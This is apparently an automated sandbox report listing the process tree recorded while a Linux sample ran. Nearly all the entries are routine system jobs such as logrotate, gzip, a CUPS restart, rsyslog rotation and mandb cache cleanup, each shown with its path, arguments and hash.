Analysis Process: 1xtO9V8ku8 PID: 5230 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

Analysis Process: systemd PID: 5374 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: logrotate PID: 5374 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	/usr/sbin/logrotate /etc/logrotate.conf
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: logrotate PID: 5415 Parent PID: 5374

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5415 Parent PID: 5374

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5416 Parent PID: 5374

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5416 Parent PID: 5374

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5417 Parent PID: 5416

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: invoke-rc.d PID: 5417 Parent PID: 5416

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	invoke-rc.d --quiet cups restart
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: invoke-rc.d PID: 5418 Parent PID: 5417

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: runlevel PID: 5418 Parent PID: 5417

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/sbin/runlevel
Arguments:	/sbin/runlevel
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5420 Parent PID: 5417

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5420 Parent PID: 5417

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-enabled cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5421 Parent PID: 5417

General

Start time:	00:00:38
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: ls PID: 5421 Parent PID: 5417

General

Start time:	00:00:38
Start date:	15/01/2022
Path:	/usr/bin/ls
Arguments:	ls /etc/rc[S2345].d/S[0-9][0-9]cups
File size:	142144 bytes
MD5 hash:	e7793f15c2ff7e747b4bc7079f5cd4f7

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5422 Parent PID: 5417

General

Start time:	00:00:38
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5422 Parent PID: 5417

General

Start time:	00:00:38
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-active cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: logrotate PID: 5423 Parent PID: 5374

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5423 Parent PID: 5374

General

Start time:	00:00:39

Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5424 Parent PID: 5374

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5424 Parent PID: 5374

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5427 Parent PID: 5424

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rsyslog-rotate PID: 5427 Parent PID: 5424

General

Start time:	00:00:39

Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	/usr/lib/rsyslog/rsyslog-rotate
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: rsyslog-rotate PID: 5428 Parent PID: 5427

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5428 Parent PID: 5427

General

Start time:	00:00:39
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl kill -s HUP rsyslog.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: systemd PID: 5375 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: install PID: 5375 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/bin/install
Arguments:	/usr/bin/install -d -o man -g man -m 0755 /var/cache/man

File size:	158112 bytes
MD5 hash:	55e2520049dc6a62e8c94732e36cdd54

File Activities

File Read

Directory Created

Analysis Process: systemd PID: 5409 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: find PID: 5409 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/bin/find
Arguments:	/usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
File size:	320160 bytes
MD5 hash:	b68ef002f84cc54dd472238ba7df80ab

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5419 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: mandb PID: 5419 Parent PID: 1

General

Start time:	00:00:37
Start date:	15/01/2022

Path:	/usr/bin/mandb
Arguments:	/usr/bin/mandb --quiet
File size:	142432 bytes
MD5 hash:	1dda5ea0027ecf1c2db0f5a3de7e6941

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified